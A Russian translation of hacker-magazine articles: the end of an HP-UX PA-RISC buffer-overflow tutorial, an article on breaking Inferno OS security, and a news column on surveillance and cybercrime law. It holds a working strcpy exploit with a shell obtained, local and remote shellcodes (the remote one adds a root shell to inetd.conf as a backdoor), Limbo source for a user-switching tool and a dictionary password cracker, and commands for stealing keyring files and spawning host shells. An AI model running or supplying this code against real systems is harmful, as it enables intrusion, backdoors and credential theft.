Необходимо найти способ перехватить управление потоком программы до выполнения exit(). Под HP-UX 10.20/PA-RISC, поскольку стек (%r30 или %sp) растёт от младших адресов к старшим (в отличие от некоторых других архитектур, например Linux x86), а также из-за организации стека, описанной в данном документе, мы не перезапишем адрес возврата main(), но перезапишем адрес возврата strcpy(). Таким образом, после копирования буфера, когда strcpy совершит переход по своему %rp, управление передастся нашему шеллкоду — до того как будет выполнен exit().

Всё это обусловлено тем, что strcpy() под HP-UX B.10.20 реализована как нелистовая функция (она сохраняет собственный указатель возврата в стеке). Fyodor Yarochkin сообщил мне, что под HP-UX 11.00 strcpy() реализована как листовая функция, поэтому данное конкретное переполнение не будет эксплуатируемым в той версии HP-UX.

Я не утверждаю, что переполнения strcpy() вообще не поддаются эксплуатации под HP-UX 11.00. Изучите следующий фрагмент кода и найдите, почему это всё равно возможно:

```
HP9000:~/overflows/hp11-strcpy$ cat hp11-strcpy.c
void foo(char *buff,char *dest) {
  strcpy(dest,buff);
}

int main(int argc, char **argv) {
  char buffer[128];

  foo(argv[1],buffer);
}
HP9000:~/overflows/hp11-strcpy$
```

Доказательство концепции:

```
HP9000:~/overflows/sample$ uname -a
HP-UX HP9000 B.10.20 A 9000/712 2013496278 two-user license
HP9000:~/overflows/abo2$ cat abo2.c
/* abo2.c                                                    *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* This is a tricky example to make you think                *
 * and give you some help on the next one                    */

 int main(int argv,char **argc) {
    char buf[256];

    strcpy(buf,argc[1]);
    exit(1);
    }
HP9000:~/overflows/abo2$

HP9000:~/overflows/abo2$ cat xploit.c
/*
 * abo2.c xploit by Zhodiac <zhodiac@softhome.net>
 *
 * http://community.core-sdi.com/~gera/InsecureProgramming/
 *
 * Xploited on HPUX
 * 9/9/2001
 *
 * Madrid
 *
 */
```

```
#include <stdio.h>

//#define NOP 0x3902800b
#define NOP 0x08630243
#define BUFFSIZE 256+48+1
#define NUMADDR 10
#define OFFSET -80

char shellcode[] =
"\xe8\x3f\x1f\xfd\x08\x21\x02\x80\x34\x02\x01\x02\x08\x41\x04\x02\x60\x40"
"\x01\x62\xb4\x5a\x01\x54\x0b\x39\x02\x99\x0b\x18\x02\x98\x34\x16\x04\xbe"
"\x20\x20\x08\x01\xe4\x20\xe0\x08\x96\xd6\x05\x34\xde\xad\xca\xfe"
"/bin/sh\xff";

long get_sp(void) {
   __asm__("copy %sp,%ret0 \n");
}

int main(int argc, char *argv[]) {
char buffer[BUFFSIZE];
char *ch_ptr;
unsigned long addr,offset=OFFSET;
int aux;

 if (argc==2) offset=atoi(argv[1]);

 addr=get_sp()+offset;

 memset(buffer,0,sizeof(buffer));
 ch_ptr=(char *)buffer;

 for (aux=0; aux<(BUFFSIZE-strlen(shellcode)-NUMADDR*4)/4; aux++) {
      *(ch_ptr++)=(NOP>>24)&255;
      *(ch_ptr++)=(NOP>>16)&255;
      *(ch_ptr++)=(NOP>>8)&255;
      *(ch_ptr++)=NOP&255;
      }

 memcpy(ch_ptr,shellcode,strlen(shellcode));
 ch_ptr+=strlen(shellcode);
 for (aux=0; aux<NUMADDR; aux++) {
     *(ch_ptr++)=(addr>>24)&255;
     *(ch_ptr++)=(addr>>16)&255;
     *(ch_ptr++)=(addr>>8)&255;
     *(ch_ptr++)=addr&255;
     }

 buffer[BUFFSIZE-1]='\0';
 printf("Return Address %#x\n",addr);
 printf("Buffer Size: %i\n",strlen(buffer));

 if (execl("./abo2","abo2",buffer,NULL)==-1) {
    printf("Error at execl()\n");
    exit(-1);
    }

}
HP9000:~/overflows/abo2$

HP9000:~/overflows/abo2$ gcc -o xploit xploit.c
HP9000:~/overflows/abo2$ gcc -o abo2 abo2.c

HP9000:~/overflows/abo2$ ./xploit
Return Address 0x7b03a5b0
Buffer Size: 304
$ uname -a
HP-UX HP9000 B.10.20 A 9000/712 2013496278 two-user license
$ exit
HP9000:~/overflows/abo2$
```

---

4. Дополнения

Ниже представлены два шеллкода для HP-UX. Первый — локальный, просто запускает /bin/sh; обратите внимание на его компактный размер — всего 47 байт. Второй во время своей разработки был первым известным автору удалённым шеллкодом. Он использует inetd для открытия шелла на TCP-порту. Существует и третий шеллкод, реализующий все системные вызовы socket(), bind(), dup2(), но он был утерян. Бывает (и fsck тут тоже не поможет). :(

4.1. Локальный шеллкод

В настоящее время существует несколько HP-UX шеллкодов (некоторые разработаны на домашней странице Fyodor'a, ещё несколько — lsd-pl), однако во время своей разработки единственным публичным был шеллкод K2 из ADM. Данный шеллкод несколько оптимизирован — он на 13 байт меньше по размеру.

```
/*
 * HP-UX 47 bytes shellcode
 *
 *    By Zhodiac <zhodiac@softhome.net>
 *
 * Madrid, 13/05/2001
 *
 */


char shellcode[]=
"\xe8\x3f\x1f\xfd"      /*              bl salto,%r1               */
"\x0b\x39\x02\x99"      /* salto:       xor %r25,%r25,%r25         */
"\x34\x02\x04\xc0"      /*              ldi 0x260,%r2              */
"\x08\x41\x04\x03"      /*              sub %r1,%r2,%r3            */
"\x60\x79\x05\x08"      /*              stb %r25,0x284(%sr0,%r3)   */
"\xb4\x7a\x04\xfa"      /*              addi 0x27D,%r3,%r26        */
"\x0b\x18\x02\x98"      /*              xor %r24,%r24,%r24         */
"\x20\x20\x08\x01"      /*              ldil L'0xC0000004,%r1      */
"\xe4\x20\xe0\x08"      /*              ble R'0xC0000004(%sr7,%r1) */
"\x94\x56\x05\x36"      /*              subi 0x29b,%r2,%r22        */
"/bin/sh";
```

4.2. Удалённый шеллкод

```
/*
 * HP-UX remote shellcode
 *
 *    By Zhodiac <zhodiac@softhome.net>
 *
 * Madrid, 14/05/2001
 *
 */

char shellcode[]=
"\xe8\x3f\x1f\xfd"      /*              bl salto,%r1               */
"\x0b\x39\x02\x99"      /* salto:       xor %r25,%r25,%r25         */
"\x34\x02\x04\xc0"      /*              ldi 0x260,%r2              */
"\x08\x41\x04\x03"      /*              sub %r1,%r2,%r3            */
"\x60\x79\x05\x78"      /*              stb %r25,0x2BC(%sr0,%r3)   */
"\x60\x79\x05\x7e"      /*              stb %r25,0x2BF(%sr0,%r3)   */
"\x68\x79\x05\x62"      /*              stw %r25,0x2AE(%sr0,%r3)   */
"\xb4\x7a\x05\x6A"      /*              addi 0x2B5,%r3,%r26        */
"\x0f\x5a\x12\x81"      /*              stw %r26,-16(%sr0,%r26)    */
"\x94\x44\x04\xd0"      /*              subi 0x268,%r2,%r4         */
```

```
  "\x0b\x44\x06\x04"      /*              add %r4,%r26,%r4          */
  "\x0f\x44\x12\x89"      /*              stw  %r4,-12(%sr0,%r26)   */
  "\x94\x44\x04\xd6"      /*              subi 0x26C,%r2,%r4        */
  "\x0b\x44\x06\x04"      /*              add %r4,%r26,%r4          */
  "\x0f\x44\x12\x91"      /*              stw  %r4,-8(%sr0,%r26)    */
  "\xb7\x59\x07\xe1"      /*              addi -16,%r26,%r25        */
  "\x0b\x18\x02\x98"      /*              xor %r24,%r24,%r24        */
  "\x20\x20\x08\x01"      /*              ldil L'0xC0000004,%r1     */
  "\xe4\x20\xe0\x08"      /*              ble R'0xC0000004(%sr7,%r1) */
  "\x94\x56\x05\x36"      /*              subi 0x29b,%r2,%r22       */
  "AAAA"
  "BBBB"
  "CCCC"
  "ZZZZ"
  "/bin/sh -c echo \"eklogin stream tcp nowait root /bin/sh sh -i\" >> "
  "/etc/inetd.conf ; /usr/sbin/inetd -c ; ";
```

---

5. Ресурсы

Для получения дополнительной информации можно обратиться к следующим источникам:

• **[1]** Несколько PDF-файлов, найденных по адресам http://www.freelsd.net/~ndubee/ (отличная коллекция :) и http://docs.hp.com/
• PA-RISC 1.1 Architecture and Instruction Set Reference Manual
• PA-RISC Architecture and Instruction Set Reference Manual
• http://www.devresource.hp.com/partner/rad.10.20.pdf
• http://www.devresource.hp.com/partner/rad.11.0.32.pdf

• **[2]** PA-RISC 2.0 Architecture
Gerry Kane
ISBN 0-13-182734-0

• **[3]** Buffer overflow on non-intel platforms (BlackHat 2001 Asia)
Fyodor Yarochkin
http://www.notlsd.net/bof/index.html

• **[4]** lsd-pl HP-UX shellcodes (Вы, ребята, действительно хороши! Надеюсь поговорить с вами в будущем!)
http://lsd-pl.net

• **[5]** По любым вопросам можно написать мне :)
Zhodiac

---

6. Благодарности

• **[CrAsH]** — без её поддержки этого документа не существовало бы. :***
• **DarkCode** — за долгие разговоры об архитектурах SPARC и PA-RISC :)
• **Fyodor Yarochkin** — за немногочисленные, но содержательные беседы о PA-RISC и за рецензирование этой статьи. Спасибо.
• **El Nahual** — за весёлые моменты в реальной жизни и в сети ;P Должен тебе письмо.
• **Список рассылки 0xdeadcafe** — за отличные темы для обсуждений.

Мадрид, 11.10.2001

Безопасность Inferno OS

Автор: dalai

В данной статье рассматриваются механизмы безопасности Inferno OS от Vita Nuova, а также способы их обхода. Inferno — небольшая встраиваемая ОС, предназначенная для устройств, способных воспользоваться её распределёнными возможностями. Пример, который любят приводить в Bell Labs, — это телевизионная приставка (set-top box). Кандидатом на использование Inferno является любое устройство, работающее с удалёнными данными. К числу других возможных применений относятся сетевые КПК и локальные широкополосные узлы доступа (например, для кабельного модема или ION).

Эта статья посвящена безопасности и не является введением в Inferno. Документация и man-страницы Inferno находятся в открытом доступе на сайте Vita Nuova: http://www.vitanuova.com. Также обратите внимание на изменение адреса электронной почты. Insomnia.org подвергся DoS-атаке, после чего его пользователей отключили. Странно, не правда ли.

Lucent упоминала о намерении использовать Inferno в ряде своих будущих продуктов. Уже сейчас на Inferno строятся межсетевые экраны и маршрутизаторы; в числе перспективных направлений — телекоммуникационное оборудование и дешёвые специализированные интернет-терминалы. Ряд сторонних компаний также проявляет интерес к Inferno, однако предсказать масштаб её распространения и степень успеха пока не берётся никто.

Есть немало причин, по которым вам может понравиться экспериментировать с Inferno. Если система завоюет то рыночное присутствие, на которое рассчитывает Vita Nuova, в ваших руках окажется огромная сеть устройств для исследования. Индустрия стремится «подключить к сети» (e-nable™) практически всё, что питается от электросети. Автомобили, крупная бытовая техника, и, пожалуй, даже тостеры в скором времени потребуют какой-либо встраиваемой ОС для управления своей избыточной периферией. Inferno — один из ответов на этот вызов, и, пожалуй, наиболее зрелый.

90% материалов, упоминающих Inferno и безопасность в одном контексте, посвящены шифрованию и аутентификации сетевых сообщений. Всё это хорошо и правильно, однако есть куда более широкий круг вопросов, особенно применительно к сетевой ОС. А Inferno — это именно сетевая ОС. Смысла в изолированном хосте почти нет.

Таким образом, сетевое взаимодействие в Inferno носит фундаментальный характер. Вот немного информации, чтобы запустить ваши хосты и настроить их на общение — предпочтительно с другой машиной на базе Inferno.

Службы, запускаемые Inferno при выполнении серверного бинарника `lib/srv`, описаны в файле `/services/server/config`. По умолчанию файл содержит следующие службы:

```
  styx            6666/tcp                # Основной файловый сервис
  mpeg            6667/tcp                # Поток Mpeg
  rstyx           6668/tcp                # Удалённый вызов
  infdb           6669/tcp                # Соединение с базой данных
  infweb          6670/tcp                # Веб-сервер inferno
  infsigner       6671/tcp                # Службы подписи inferno
  infcsigner      6672/tcp                # Службы подписи inferno
  inflogin        6673/tcp                # Служба входа в inferno
  virgil          2202/udp        virgild # Информационная служба inferno
```

Файл `/services/cs/services` выполняет ту же роль, что и `/etc/services` в Unix, и позволяет сопоставить приведённые выше имена служб с номерами портов. Утилита `netstat` делает для Inferno примерно то же, что и для Unix. Если вы работаете под Unix, скопируйте содержимое `/services/cs/services` в ваш файл `/etc/services`.

Чтобы Inferno могла успешно обмениваться данными с другими хостами, необходимо запустить сервер соединений `lib/cs`. Этот демон транслирует сетевые имена (в форме `протокол!хост!порт`) в сетевое присутствие в пространстве имён. Набор служб, запускаемых `lib/srv`, можно задать, отредактировав файл `/services/server/config`.

Запустить два хоста и наладить их взаимодействие можно следующим образом — при условии, что хостовые ОС соединены и могут обмениваться данными. Разрешение имён хостов, выбор IP-интерфейса и т. д. определяются хостовой ОС.

```
1. DNS: 'echo ip.of.dns.server > /services/dns/db', пересобрать
        /services/dns/db. Пример уже есть внутри файла.

2. CS: отредактировать /services/cs/db, затем 'lib/cs'

3. SRV: отредактировать /services/server/config, затем 'lib/srv' (запускается на сервере)

4. LOGINS: выполнить 'changelogin <user>' на сервере — для каждого
           пользователя, который будет входить удалённо.

5. KEYS: выполнить 'getauthinfo default' на хостах для создания начальных
         сертификатов — как на сервере, так и на клиенте. На клиенте
         дополнительно выполнить 'getauthinfo <server>'. Это — сертификат
         по умолчанию. Для привязки к конкретному IP: 'getauthinfo tcp!hostname'.

6. ГОТОВО: после этого можно пользоваться сетевыми службами Inferno,
           например смонтировать удалённый компьютер в своём пространстве имён:

           'mount tcp!host /n/remote'

           для проверки:
           'lc /n/remote/'

           или:
           'netstat'
```

Всё просто. Команды `lib/cs`, `lib/srv` и `mount` можно добавить в автозапуск при загрузке. Пример с `mount` — лишь один из бесчисленного множества вариантов использования двух хостов. Можно, например, управлять своим Lego [1]. Читайте man-страницы.

Уязвимости безопасности

Из-за особенностей архитектуры Inferno и способа её применения безопасность системы может быть легко обойдена, что даёт несанкционированный доступ к удалённым машинам и к файлам текущей машины, к которым у вас не должно быть доступа.

Следует сказать несколько слов о хостовом режиме Inferno. Поскольку в этом режиме используется IP-стек хостовой ОС, сокеты, созданные Inferno, ведут себя под нагрузкой так же, как сокеты хоста. Хотя TCP-сканирование с помощью connect() засоряет консоль Inferno сообщениями, если хостовая ОС — Win32 и кто-то запустил `nmap -sF` против неё, то службы Inferno окажутся невидимы наравне со службами Windows. Точно так же все штатные системные журналы распространяются и на порты, используемые Inferno.

ОС использует модель виртуальной машины для выполнения своих программ, которые, как правило, написаны на специфичном для Inferno языке Limbo. Безопасность виртуальной машины Dis обеспечивается строгой проверкой типов. Права доступа в Inferno похожи на Unix: `ls -l` покажет это наглядно. В отличие от Unix, ресурсы пространства имён, созданные приватным приложением, по умолчанию недоступны никому, кроме дочерних процессов этого приложения. Таким образом, Bell Labs уделила определённое внимание защите Inferno.

Криптография встроена в ОС. Сообщения между двумя хостами Inferno могут быть зашифрованы, либо аутентифицированы и переданы в открытом виде. Встроенные криптографические алгоритмы, согласно руководству:

• SHA/MD5 хеш
• Elgamal с открытым ключом для систем подписи
• RC4
• DES
• Diffie-Hellman для обмена ключами

Аутентификация опирается на асимметричные аспекты перечисленного выше. Замечательно? Тот, кто считает криптографию исчерпывающей мерой безопасности, глубоко заблуждается. Называйте меня как хотите, но криптография меня просто не интересует.

Ниже я поделюсь техниками, позволяющими существенно расширить возможности при работе с Inferno. Никаких фокусов и скрытых условий. Если у вас есть доступ к консоли — Inferno у вас в руках. Всё описанное можно сделать через удалённый вход; в случае Windows 95/98 это работает как локально, так и удалённо. Тестовые машины настроены с правами доступа, предложенными при установке.

1) Windows

Если Inferno запущена под Windows 95/98, она даже не попытается защитить ключевые файлы. Даже если бы попыталась — мы просто взяли бы нужное из Windows, поскольку путь к пространству имён Inferno по умолчанию — `C:\USERS\INFERNO`. Смотрите:

```
stacey; cat /dev/user
inferno
stacey; mount tcp!jessica /n/remote
stacey; cd /n/remote/usr/dalai/keyring
stacey; lc
default
stacey; cp default /usr/inferno
stacey;
```

После этого можно войти от имени dalai с третьей машины или подключиться к серверу на машине с Windows. Это не так серьёзно, как кажется, с учётом предполагаемых сценариев использования Inferno. Таким же способом можно получить файл паролей `/keydb/password`.

2) clogon

Ниже приведён мой консольный порт утилиты GUI-входа, поставляемой с Inferno. Я называю его clogon. Теперь вы не сможете сказать, что я ничего для вас не сделал. Утилита делает то же самое, что `wm/logon`, но работает в текстовой консоли. Inferno позволяет сменить имя пользователя один раз за сессию.

```
stacey; cat /dev/user
inferno
stacey; ./clogon -u dalai
```

```
stacey; cat /dev/user
dalai
stacey;
```

3) hellfire

Hellfire — мой взломщик паролей для Inferno. Файл паролей находится по пути `/keydb/password` и содержит список пользователей, которые будут входить удалённо. Исходный код Hellfire приведён ниже, а также доступен на странице Trauma Inc.

```
jessica; hellfire -d dict -u luser

hellfire, by dalai(dalai@swbt.net)
A Traumatized Production.
Cracking...

Password is "victim"
Have a nice day.
jessica;
```

Пароль локальной машины вам не нужен, однако в сочетании с ключами пользователя вы можете использовать его для получения доступа к удалённой машине. Аналогичным образом это работает с более распространёнными распределёнными сервисами. В тот день, когда коммунальные службы начнут полагаться на Inferno, я подключу свой компьютер к стиральной машине и сушилке.

Inferno как точка входа в хостовую ОС

Inferno может работать автономно или поверх другой ОС (Plan9, Win32, различные варианты Unix). При хостовом режиме нередко открываются возможности не только для взлома Inferno с хоста, но и для взлома хоста из Inferno.

По умолчанию эмулятор Inferno (`emu`) запускается без приглашения на вход. Меня это устраивает, поскольку для входа в Inferno я использую аутентификацию хостовой ОС. Можно заставить Inferno запускать указанную программу через командную строку `emu`, тем самым обеспечив избирательный вход.

Для начала можно выполнить команду на хостовой ОС следующим образом:

```
stacey; bind -a '#C' /
stacey; os '/bin/sh -i'
devcmd: /bin/sh -i pid 12600
sh: no job control in this shell
sh-2.03$
```

Вы получите права пользователя и группы, под которыми была установлена Inferno; по рекомендации — пользователь `Inferno` и группа `inf`. В руководстве сказано: если кто-то беспечно запустил Inferno от root, команда `os` будет выполнена от имени вызывающего пользователя Inferno. Если такого пользователя нет на хостовой системе, `cmd` запустится от `nobody`.

Да, я думаю о том же, о чём и вы. Согласно руководству, ЕСЛИ Inferno установлена от root И вы смените своё имя пользователя Inferno на имя другого пользователя хостовой ОС, ТО вы станете этим пользователем на хосте. Но что, если у этого пользователя нет учётной записи в Inferno? Незначительная модификация clogon позволит вам выбрать любое имя пользователя — какое угодно.

Обратите внимание: в системах Windows аргумент `os` должен быть бинарным исполняемым файлом, находящимся в текущем пути. Встроенные команды стандартного интерпретатора Windows (`command`) работать не будут. Как и в Unix, команда выполняется под тем же идентификатором пользователя, что запустил `emu`. Кроме того, под Inferno можно сделать видимой файловую систему DOS/Windows/ISO9660.

Заключение

Заинтересовавшись Inferno, я скачал её и поиграл с ней некоторое время. Интерес оказался достаточным, чтобы написать эту статью, и в целом я доволен системой. Кто знает — возможно, я даже использую её в каких-нибудь будущих проектах. Если вам нравится синтаксис и дух Inferno, но вы хотите более зрелую производственную ОС, обратите внимание на Plan9.

Примечания

[1] Styx on a Brick: http://www.vitanuova.com/inferno/lego1.html

---

Исходный код: clogon.b

```
------------------------------ clogon.b -----------------------------------

# clogon
# port of wm/logon to the command line
#
# dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai

implement clogon;

include "sys.m";
□sys: Sys;

include "draw.m";

include "sh.m";
include "newns.m";

clogon: module
{
□init:□fn(nil: ref Draw->Context, argv: list of string);
};

init(nil: ref Draw->Context, argv: list of string)
{
□sys = load Sys Sys->PATH;
□sys->print("clogon, by dalai(dalai@swbt.net)\n");

□sys->pctl(sys->FORKNS|sys->FORKFD, nil);

□progdir := "#p/" + string sys->pctl(0, nil);
□kfd := sys->open(progdir+"/ctl", sys->OWRITE);
□if(kfd == nil) {
□□sys->sprint("cannot open %s:  %r", progdir+"/ctl");
```

```
        sys->raise("fail:bad prog dir");
    }

    usr := "";
    if(argv != nil) {
        argv = tl argv;
        if(argv != nil && hd argv == "-u") {
            argv = tl argv;
            if(argv != nil) {
                usr = hd argv;
                argv = tl argv;
            }
        }
    }

    if (usr == nil || !logon(usr)) {
        sys->print("usage: clogon -u user\n");
    }

    (ok, nil) := sys->stat("namespace");

    if(ok >= 0) {
        ns := load Newns Newns->PATH;
        if(ns == nil)
            sys->print("failed to load namespace builder\n");
        else if ((nserr := ns->newns(nil, nil)) != nil){
            sys->print("error in user namespace file: %s", nserr);
            sys->print("\n");
        }
    }
    sys->fprint(kfd, "killgrp");
    errch := chan of string;
    spawn exec(argv, errch);
    err := <-errch;
    if (err != nil) {
        sys->fprint(stderr(), "logon: %s\n", err);
        sys->raise("fail:exec failed");
    }
}

exec(argv: list of string, errch: chan of string)
{
    sys->pctl(sys->NEWFD, 0 :: 1 :: 2 :: nil);
    e := ref Sys->Exception;
    if (sys->rescue("fail:*", e) == Sys->EXCEPTION) {
        sys->rescued(Sys->ONCE, nil);
        exit;
    }

    argv = "/dis/sh/sh.dis" :: "-i" :: "-n" :: nil;
    cmd := load Command hd argv;
    if (cmd == nil) {
        errch <-= sys->sprint("cannot load %s: %r", hd argv);
    } else {
        errch <-= nil;
        cmd->init(nil, argv);
    }
}

logon(user: string): int
{
    userdir := "/usr/"+user;
    if(sys->chdir(userdir) < 0) {
        sys->print("There is no home directory for that user mounted on this machine\n");
        return 0;
    }

    #
    # Set the user id
    #
    fd := sys->open("/dev/user", sys->OWRITE);
```

```
	if(fd == nil) {
		sys->print("failed to open /dev/user: %r\n");
		return 0;
	}
	b := array of byte user;
	if(sys->write(fd, b, len b) < 0) {
		sys->print("failed to write /dev/user with error: %r\n");
		return 0;
	}

	return 1;
}

stderr(): ref Sys->FD
{
	return sys->fildes(2);
}
```

Исходный код: hellfire.b

```
# hellfire.b : /keydb/password decoder
#
# by: dalai(dalai@swbt.net)
# http://www.swbt.net/~dalai


implement hellfire;


include "sys.m";
	sys: Sys;
include "draw.m";
	draw: Draw;
include "bufio.m";
	bufio: Bufio;
	Iobuf: import bufio;
include "string.m";
	str: String;
include "arg.m";
	arg: Arg;
include "keyring.m";
	keyring: Keyring;
include "security.m";
	pass: Password;


hellfire: module
{
	init: fn(ctxt: ref Draw->Context, argv: list of string);
	usage: fn();
	finish: fn(temp: array of byte);
};

init(nil: ref Draw->Context, argv: list of string)
{
	sys = load Sys Sys->PATH;
	draw = load Draw Draw->PATH;
	bufio = load Bufio Bufio->PATH;
	str = load String String->PATH;
	arg = load Arg Arg->PATH;
	pass = load Password Password->PATH;
	keyring = load Keyring Keyring->PATH;

	sys->print("\nhellfire, by dalai(dalai@swbt.net)\n");
	sys->print("A Traumatized Production.\n");
	if(argv == nil)
```

```
  usage();

 dfile := pfile := uid := "";
 arg->init(argv);

 while((tmp := arg->opt()) != 0)
  case tmp{
   'd' => dfile = arg->arg();
   'u' => uid = arg->arg();
   * => usage();
  }

 if(dfile == nil || uid == nil)
  usage();

 dfd := bufio->open(dfile, bufio->OREAD);

 if(dfd == nil){
  sys->print("Could not open %s.\n", dfile);
  exit;
 }

 pw := pass->get(uid);
 if(pw == nil){
  sys->print("Could not get entry for %s.\n", uid);
  exit;
 }

 sys->print("Cracking...\n\n");

 pwbuff2 := array[keyring->SHAdlen] of byte;
 pwbuff := array[keyring->SHAdlen] of byte;

 # try some common passwords
 for(n := 1; n < 4; n++){
  if(n == 1)
   pwbuff = array of byte "password";
  if(n == 2)
   pwbuff = array of byte uid;
  if(n == 3)
   pwbuff = array of byte "";

  keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

  temp1 := string pwbuff2;
  temp2 := string pw.pw;

  if(temp2 == temp1){
   finish(pwbuff);
  }
 }

 # if not, try the dictionary
 for(dentry := "" ; ;){
  dentry = dfd.gets('\n');
  if(dentry == nil)
   break;

  if(dentry[len dentry-1] == '\n'){
   heh := "";
   (heh, nil) = str->splitl(dentry, "\n");
   dentry = heh;
  }

  pwbuff = array of byte dentry;
  keyring->sha(pwbuff, keyring->SHAdlen, pwbuff2, nil);

  temp1 := string pwbuff2;
  temp2 := string pw.pw;

  if(temp2 == temp1){
```

```
□□□finish(pwbuff);
□□}
□}

□sys->print("done.\n");
□sys->print("Have a nice day.\n");
□exit;
}

finish(pwbuff: array of byte)
{
□sys->print("Password is \"%s\"\n", string pwbuff);
□sys->print("Have a nice day.\n");
□exit;
}

usage()
{
□sys->print("usage: hellfire -d dictionary -u user\n");
□exit;
}
```

Phrack World News

Автор: phrackstaff

Содержимое этого раздела новостей не отражает мнение какого-либо конкретного члена редакции phrack. Новости делаются исключительно сценой и для сцены.
Говоря прямо: нам честно всё равно, если вам неудобно или вы чувствуете себя оскорблённым — PWN — это место, где многие люди выражают *своё* мнение и рассказывают миру о том, что идёт не так.

Пожаловаться можно здесь: loopback@phrack.org.
Если хотите прислать новости, пишите на: disorder@phrack.org.

Если вы считаете, что достаточно умны, чтобы модерировать PWN в Phrack #59 — сделайте глубокий вдох и подумайте ещё раз. Если по-прежнему считаете, что справитесь — пишите нам на phrackstaff@phrack.org.

Сегодняшний PWN посвящается MPAA, ФБР, Секретной службе и любым другим организациям по завоеванию мирового господства.

```
0x01: cDc media control
0x02: Hack-orist
0x03: First international treaty on cybercrime
0x04: CALEA - how we pay others to spy on us
0x05: various news
```

0x01 — Медиаконтроль cDc

На Hope2000/NYC руководство cDc объявило о новом проекте по созданию инфраструктуры туннелей и точек доступа, которая обеспечила бы неограниченный доступ к интернету пользователям из стран, где им законодательно запрещено выходить за пределы государственно установленных границ «их» интернета. Китай был одной из целевых стран.

Та же самая группа 26 ноября объявила о своём сотрудничестве с ФБР по планированию, созданию и развёртыванию передовых средств электронного наблюдения.

http://cultdeadcow.com/details.php3?listing_id=425

История облетела новостные ленты всего мира и вскоре была подхвачена другими агентствами — не осознав, что перед ними превосходная сатира cDc.

http://www.vnunet.com/News/1127639

Поразительно, как легко обмануть крупные новостные агентства... без комментариев.

Новая игрушка ФБР (Magic Lantern — вирусоподобный кейлоггер):
URL: http://www.msnbc.com/news/660096.asp?cp1=1

Поступают сообщения о том, что новое устройство ФБР для сопоставления трафика стало полностью оперативным. Устройства сопоставления трафика давно известны различным ведомствам, однако широко в интернете не применялись. Основная идея — построить сеть дронов/снифферов, которые в течение ограниченного времени записывают «волны» трафика. Центральный узел может перебрать все дроны/снифферы и определить путь «волны» (например, пика трафика) через интернет. Результат одинаков для зашифрованных (SSH, IPSec и т. д.) или

ретранслированных соединений — до тех пор, пока трафик идёт от источника к получателю. Набивка трафика случайными данными устройство не обманывает. Это базовые знания для любого, кто знаком с вейвлет-преобразованием (случайно дополненные данные лишь дадут несколько лишних «вейвлет-звёзд» в визуализированном вейвлет-преобразовании).

SSH в строчном режиме (axssh) устройство не обманет. Разбиение потока трафика на множество ложных потоков может сработать. Необходимый для этого объём трафика чаще всего неприемлем.

URL: http://hes.iki.fi/pub/ham/unix/utils/
URL: http://www.wavelets.com

0x02 — Хак-орист

Расс Купер хочет посадить всех вас, вирусописателей и «хакористов», в тюрьму:
http://www.wired.com/news/politics/0,1283,49313-2,00.html

Хакерам грозит пожизненное заключение по «Антитеррористическому» закону:
http://www.securityfocus.com/news/257

Электронный Пёрл-Харбор и страх перед супер-хакерами:
http://www.securityfocus.com/news/280

Случайные цитаты:

> *«Большинство террористических преступлений — это насильственные преступления или преступления с применением химического, биологического или ядерного оружия. Но в список также включены положения Закона о компьютерном мошенничестве и злоупотреблениях, криминализирующие взлом компьютера с целью получения чего-либо ценного [...]. Точно так же запуск вредоносной программы [...] включён в определение терроризма».*
>
> *«На сегодняшний день не известно ни одного террориста, нарушившего Закон о компьютерном мошенничестве и злоупотреблениях».*
>
> *«...пятилетний срок исковой давности за хакерство был бы отменён с обратной силой — что позволило бы преследовать компьютерные преступления, совершённые десятилетия назад, — а максимальный срок лишения свободы по одному обвинению был бы увеличен до пожизненного заключения. В федеральной системе правосудия условно-досрочного освобождения нет. Те, кого признают виновными в предоставлении "советов или помощи" кибер-преступникам, а также в укрывательстве или сокрытии компьютерного взломщика, столкнулись бы с теми же правовыми последствиями, что и сам взломщик».*

0x03 — Первый международный договор о киберпреступности

Совет Европы (CE) опубликовал очередной вариант Договора о киберпреступности. Совет был учреждён после Второй мировой войны в 1949 году. С тех пор CE занимается подготовкой и согласованием европейских конвенций и соглашений. За 52 года существования CE опубликовал 185 договоров (один документ каждые четыре месяца — вот на что идут ваши налоги). Большинство договоров общедоступны в интернете — с изъятой секретной информацией (да, ваши налоги также платят человеку, который изымает сведения, наиболее интересные всем нам).

Подведём итог, о чём этот «Первый международный договор о киберпреступности»:

• Борьба с варезом, компьютерным мошенничеством, нарушением сетевой безопасности.
• Полномочия и процедуры — в том числе обыск компьютерных сетей и перехват данных.
• Содействие международному сотрудничеству.
• Как сказано в преамбуле: «защита общества от киберпреступности».
• (Статья 19/2.2c) Разрешает «компетентным органам» изменять или удалять данные на компьютере подозреваемого.
• Обязывает различных провайдеров вести журнал и раскрывать данные о трафике подозреваемого на срок до 90 дней (статьи 16 + 20/1b.ii + 21).
• Экстрадиция подозреваемых, которым грозит наказание по этим законам (A 24/1-7).
• Взаимная помощь в максимально возможном объёме. Статья 29 прямо предоставляет запрашивающей стороне право требовать от запрашиваемой стороны изъятия или раскрытия компьютерных данных.

Договор был открыт для подписания 23.11.01. 27 из 43 стран подписали его в тот же день (включая Великобританию, Нидерланды, Италию, Исландию, Германию, Францию и др.). Четыре государства, не являющиеся членами Совета Европы, подписали его в знак уважения и поддержки (США, Южная Африка, Япония и Канада).

Полный текст договора доступен по адресу:
http://conventions.coe.int/Treaty/EN/projets/FinalCybercrime.htm

---

0x04 — Закон о содействии в осуществлении оперативно-розыскной деятельности в сфере коммуникаций

(Communications Assistance for Law Enforcement Act, CALEA) [1].

> *«Миссия Секции по внедрению CALEA — сохранить способность правоохранительных органов осуществлять законно разрешённое электронное наблюдение, одновременно защищая общественную безопасность, право граждан на неприкосновенность частной жизни и конкурентоспособность телекоммуникационной отрасли».*

КАРЛ КАМЕРОН, КОРРЕСПОНДЕНТ FOX NEWS (закадровый текст): Компания называется Comverse Infosys — дочернее предприятие израильской частной телекоммуникационной фирмы с офисами по всей территории США. Она поставляет оборудование для прослушивания телефонных переговоров правоохранительным органам. Вот как в США работает прослушивание.

Каждый раз, когда вы звоните, вызов проходит через разветвлённую сеть коммутаторов и маршрутизаторов телефонных компаний. Специализированные компьютеры и программное обеспечение — например, производства Comverse — подключены к этой сети, чтобы перехватывать, записывать и хранить прослушиваемые звонки, одновременно передавая их следователям.

